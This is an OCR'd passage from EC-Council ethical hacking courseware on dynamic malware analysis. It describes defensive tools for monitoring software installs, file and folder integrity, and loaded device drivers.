


Figure 7.86: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Files and Folders Monitoring


- Malware programs normally modify system files and folders after infecting a computer
- Use file and folder integrity checkers like PA File Sight, Tripwire, and Netwrix Auditor to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

PA File Sight

- It audits who is deleting files, moving files, or reading files. It also detects users copying files and optionally blocks access



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.87: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers downloaded from untrusted sources, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as DriverView to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to Run → Type msinfo32 → Software Environment → System Drivers to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

DriverView

DriverView utility displays a list of all the device drivers currently loaded on the system along with information such as load address of the driver, description, version, and product name



Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**




Figure 7.88: Screenshot displaying Windows System Drivers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable




Figure 7.89: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

